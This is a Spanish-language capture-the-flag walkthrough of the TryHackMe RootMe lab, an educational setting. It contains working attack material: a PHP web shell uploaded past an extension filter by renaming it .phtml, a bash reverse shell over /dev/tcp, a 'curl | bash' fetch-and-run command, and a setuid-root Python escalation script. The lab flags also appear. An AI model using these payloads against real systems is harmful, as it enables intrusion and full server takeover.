



# RootMe

## TRYHACKME | Resolución de la Máquina ROOTME - HACKING ÉTICO [CTF]

Resolución de la máquina rootme de tryhackme. Donde veremos distintas técnicas de hacking ético y ciberseguridad para resolver correctamente la máquina rootme de tryhackme.

 <https://youtu.be/lzBN46CG0ZA?si=z56NkREaambTYiWO>



<https://dcseguridad.es/manual-maquina-rootme-de-tryhackme-pentesting-basico/>

Bueno como siempre lo primero que vamos a hacer es un escaneo exhaustivo de la maquina, para ver que puertos estas abiertos y que servicios corren en ellos

```
(root@Kali-Linux)~[/home/santo/Tryhackme/RootMe/nmap]
# nmap -p- -sS -Pn -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.166.239 -oN allPort
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 23:34 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:34
Completed NSE at 23:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:34
Completed NSE at 23:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:34
Completed NSE at 23:34, 0.00s elapsed
Initiating SYN Stealth Scan at 23:34
Scanning 10.10.166.239 [65535 ports]
Discovered open port 22/tcp on 10.10.166.239
Discovered open port 80/tcp on 10.10.166.239
Completed SYN Stealth Scan at 23:35, 24.92s elapsed (65535 total ports)
Initiating Service scan at 23:35
Scanning 2 services on 10.10.166.239
Completed Service scan at 23:35, 6.94s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.166.239.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:35
```

```
(root@Kali-Linux)~[/home/santo/Tryhackme/RootMe/nmap]
# nmap -p80 -sCV 10.10.166.239 -oN escaneoPort80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 23:39 CET
Nmap scan report for 10.10.166.239 (10.10.166.239)
Host is up (0.074s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_   _http-title: HackIT - Home
|_   _http-server-header: Apache/2.4.29 (Ubuntu)
|_   _http-strict-transport-security: max-age=31536000; includeSubDomains
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds

(root@Kali-Linux)~[/home/santo/Tryhackme/RootMe/nmap]
# nmap -p22 -sCV 10.10.166.239 -oN escaneoPort22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 23:40 CET
Nmap scan report for 10.10.166.239 (10.10.166.239)
Host is up (0.074s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkeys:
|_   2048 4a:b9:16:08:04:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|_   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

Ahora vamos a utilizar el comando `whatweb` que nos sirve para sacar y recabar información de un servicio web

```

root@Kali-Linux: /home/santo/Tryhackme/RootMe
# whatweb http://10.10.166.239/
http://10.10.166.239/ [200 OK] Apache[2.4.29], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.166.239], Script, Title[HackIT - Home]

```

Como al parecer no vemos nada en la pagina web por donde podemos hacer la instrucción, entonces podemos hacer fuzzing para ver si podemos encontrar vectores de ataque

```

root@Kali-Linux: /home/santo/Tryhackme/RootMe
# gobuster dir -u http://10.10.166.239/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.166.239/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/uploads      (Status: 301) [Size: 316] [=> http://10.10.166.239/uploads/]
/css          (Status: 301) [Size: 312] [=> http://10.10.166.239/css/]
/js           (Status: 301) [Size: 311] [=> http://10.10.166.239/js/]
/panel       (Status: 301) [Size: 314] [=> http://10.10.166.239/panel/]
Progress: 6159 / 220561 (2.79%)

```

wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http

```

root@Kali-Linux: /home/santo/Tryhackme/RootMe
# wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.166.239/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's document
+ Wfuzz 3.1.0 - The Web Fuzzer
+-----+
Target: http://10.10.166.239/FUZZ
Total requests: 220560

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      25 L  44 W   616 Ch  "# directory-list-2.3-medium.txt"
000000003: 200      25 L  44 W   616 Ch  "# Copyright 2007 James Fisher"
000000007: 200      25 L  44 W   616 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000006: 200      25 L  44 W   616 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000010: 200      25 L  44 W   616 Ch  "# "
000000009: 200      25 L  44 W   616 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000011: 200      25 L  44 W   616 Ch  "# Priority ordered case sensitive list, where entries were found"
000000008: 200      25 L  44 W   616 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000005: 200      25 L  44 W   616 Ch  "# This work is licensed under the Creative Commons"
000000002: 200      25 L  44 W   616 Ch  "# "
000000012: 200      25 L  44 W   616 Ch  "# on atleast 2 different hosts"
000000004: 200      25 L  44 W   616 Ch  "# "
000000014: 200      25 L  44 W   616 Ch  "http://10.10.166.239/"
000000013: 200      25 L  44 W   616 Ch  "# "
000000501: 200       9 L  28 W   312 Ch  "css"
000000164: 200       9 L  28 W   316 Ch  "uploads"
000000953: 200       9 L  28 W   311 Ch  "js"

```

Nos a encontrado varios directorios existente, así que una vez tengamos los directorios vamos a ir probando a ver que podemos pillar por ahí ("panel, uploads")

Y como vemos hemos encontrado 2 directorios, el uploads y el panel


```

TryHackme/RootMe
Index of /uploads/

Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  TryHackMe | Dash

Index of /uploads
Name      Last modified Size Description
Parent Directory
Apache/2.4.29 (Ubuntu) Server at 10.10.166.239 Port 80



```




Como podemos ver tenemos un panel en donde podemos subir archivos y una ubicación que se llama `uploads` en donde podemos acceder a los archivos subidos en la maquina, por lo que vamos a subir un archivo malicioso que contenga un código que lo que haga es que nos permita ejecutar comandos de manera remota en la maquina victima.

Así que vamos a crearnos un archivo PHP con un código para ejecutar comandos de forma remota en la maquina victima

```
<?php
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```




Una vez ya tengamos creado el código lo que vamos a hacer es subir el código a el servidor web para ver si no lo deja subir



Como podemos ver nos dice que PHP no esta permitido, esto es porque a el programar la pagina le han dicho que no admita archivos con extensión PHP así que no nos deja subirlo

Entonces aquí en este caso lo mas recomendable es interceptar la petición HTTP, en este caso vamos a utilizar BurpSuite (esta herramienta es un proxy que lo que hace es interceptar peticiones HTTP)

Así que configuramos el proxy y hacemos la interceptación de la petición



Y como podemos ver en esta petición se esta enviando un código PHP

```



14 Priority: u=0, 1
15
16 -----95693532329522184032200393619
17 Content-Disposition: form-data; name="fileUpload"; filename="reverbphp.php"
18 Content-Type: application/x-php
19

```

Pero hay varias formas de incrustar código PHP en archivos que no tengan la extensión PHP, por ejemplo hay una extensión de archivo utilizada para archivos de PHP que incluyen código HTML incrustado. Es una variante de los archivos `.php` se llama `phtml`.


Por lo tanto con esta extensión puedo engañar a las paginas web que ponen un filtro de código PHP que dicen que este código no se puede subir ya que le pondrían filtro a la extensión `php` mas no a la `phtml` que básicamente hacen la misma función.

Así que lo que vamos hacer es modificar la solicitud y darle a `forward` para volver a mandar la petición




Y como podemos ver el mismo archivo PHP a el cambiarle la extensión de la petición se a subido perfectamente, esto también lo podríamos hacer renombrando el nombre del archivo

Si ahora recargamos la pagina de uploads, efectivamente nos aparece el fichero que subimos previamente con la extensión que le modificamos



Ahora vamos a proceder a llamarlo, esto lo hacemos de la siguiente manera

```
http://10.10.94.216/uploads/reverphp.phtml?cmd=whoami
```




Y así es como tenemos ejecución remota de comandos

Una vez nosotros podamos ejecutar comandos de manera remota en una máquina, lo único que falta sería obtener una revershell, así que eso es lo que vamos a hacer

Así que nos vamos a crear un `index.html` y escribir el siguiente código, con este código básicamente lo que hacemos si lo conseguimos ejecutar desde la máquina objetivo es hacer una revershell desde la máquina objetivo hasta nuestra máquina.

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```




Ahora vamos a crearnos un directorio en donde se va a encontrar el `index.html` para crear un servidor web en Python

```
(root@Kali-Linux)-[/home/santo/Tryhackme/RootMe]
# mkdir server


(root@Kali-Linux)-[/home/santo/Tryhackme/RootMe]
# mv index.html server
```

Ahora nos creamos el servidor en Python, el objetivo es ejecutar el código de este ficherito dentro de la maquina victima

```
(root@Kali-Linux)-[/home/santo/Tryhackme/RootMe/server]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [15/Mar/2025 23:43:42] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [15/Mar/2025 23:43:42] code 404, message File not found
127.0.0.1 - - [15/Mar/2025 23:43:42] "GET /favicon.ico HTTP/1.1" 404 -
```



Ahora vamos a establecer la shell




Mientras tenemos esto aquí por otro lado vamos a ponernos a la escucha por el puerto 443 para establecer la revershell a el ejecutar el comando

```
(root@Kali-Linux)-[/home/santo]
# nc -lvnp 443
listening on [any] 443 ...
```

Ahora si ejecutamos el comando

```
10.10.94.216/uploads/reverphp.phtml?cmd=curl 10.8.65.175 | bash
```

El comando `curl` es un comando para hacer peticiones HTTP



Y así es como tendríamos una revershell y ya estaríamos dentro del servidor web

```
root@Kali-Linux:~/home/santo/Tryhackme/RootMe/server# nc -lvp 443
listening on [any] 443 ...
connect to [10.8.65.175] from (UNKNOWN) [10.10.94.216] 33284
bash: cannot set terminal process group (917): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rootme:/var/www/html/uploads$
```



#### IMPORTANTE +

Si queremos que el comando anterior el `curl` funcione el fichero tiene que ser index si o si, ya que este es un fichero por defecto de HTML y así lo podría ejecutar sin problemas

Ahora vamos a buscar la flag, para ello vamos a usar el comando `find` para buscar en la maquina el archivo `user.txt`

```
revelphp.phtml
www-data@rootme:/var/www/html/uploads$ find / -name user.txt
find: / - name user.txt

find: '/proc/1575/fdinfo': Permission denied
find: '/proc/1575/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
find: '/var/spool/cron/atjobs': Permission denied

www-data@rootme:/var/www/html/uploads$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Y así es como encontramos la flag

## ESCALA DE PRIVILEGIOS



Ahora vamos a proceder con la escala de privilegios, para ello lo vamos hacer de la siguiente manera.

Este comando lo que nos va hacer es permitir encontrar permisos SUID ósea podemos ver que aplicaciones hay instaladas en este linux que podamos ejecutar como si fuera root

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -user root -perm /4000
```

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
```

Y como podemos ver desde el programa Python se ejecuta como administrador,

```
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
```

```
www-data@rootme:/var/www/html/uploads$ ls -l /usr/bin/python
ls -l /usr/bin/python
-rwsr-sr-x 1 root root 3665768 Aug  4 2020 /usr/bin/python
```

Esto lo que se significa que si ejecutamos un código de Python se va a ejecutar como administrador, así que eso es lo que vamos hacer, entonces desde nuestra maquina nos vamos a crear el fichero .py

```
import os

os.setuid(0)
os.system('bash')
```

```
import os

os.setuid(0)
os.system('bash')
```

Ahora desde la maquina victima ejecutarnos este comando para bajarnos el ficherito Python, ya que al tener el servidor abierto y el estar esto en nuestra LAN pasaríamos el archivo

```
www-data@rootme:/var/www/html/uploads$ wget 10.8.65.175/hackeo.py
wget 10.8.65.175/hackeo.py
--2025-03-15 23:39:41-- http://10.8.65.175/hackeo.py
Connecting to 10.8.65.175:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/x-python]
Saving to: 'hackeo.py'
0K [O]-----100% 170K=0s
2025-03-15 23:39:41 (170 KB/s) - 'hackeo.py' saved [42/42]
www-data@rootme:/var/www/html/uploads$
```

Ahora ejecutamos nuestro script

```
www-data@rootme:/var/www/html/uploads$ python hackeo.py
python hackeo.py
whoami
root
```

Y así es como seríamos usuario ROOT 🤖

Ahora para adquirir un pront escribimos

```
Script started, file is /dev/null
root@rootme:/var/www/html/uploads#
```

Y así es como tendríamos la flag 🚩

```
root@rootme:/var/www/html/uploads# cd /root
cd /root
root@rootme:/root# ls
ls
root.txt
root@rootme:/root# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@rootme:/root#
```

Maquina completada ✅



Congratulations on completing RootMe!!! 🎉

Points earned 🏆 210	Completed tasks 📋 4	Room type 🏠 Challenge	Difficulty 📶 Easy	Streak 🔥 5
------------------------	------------------------	--------------------------	----------------------	---------------

🗉 Leave Feedback

Next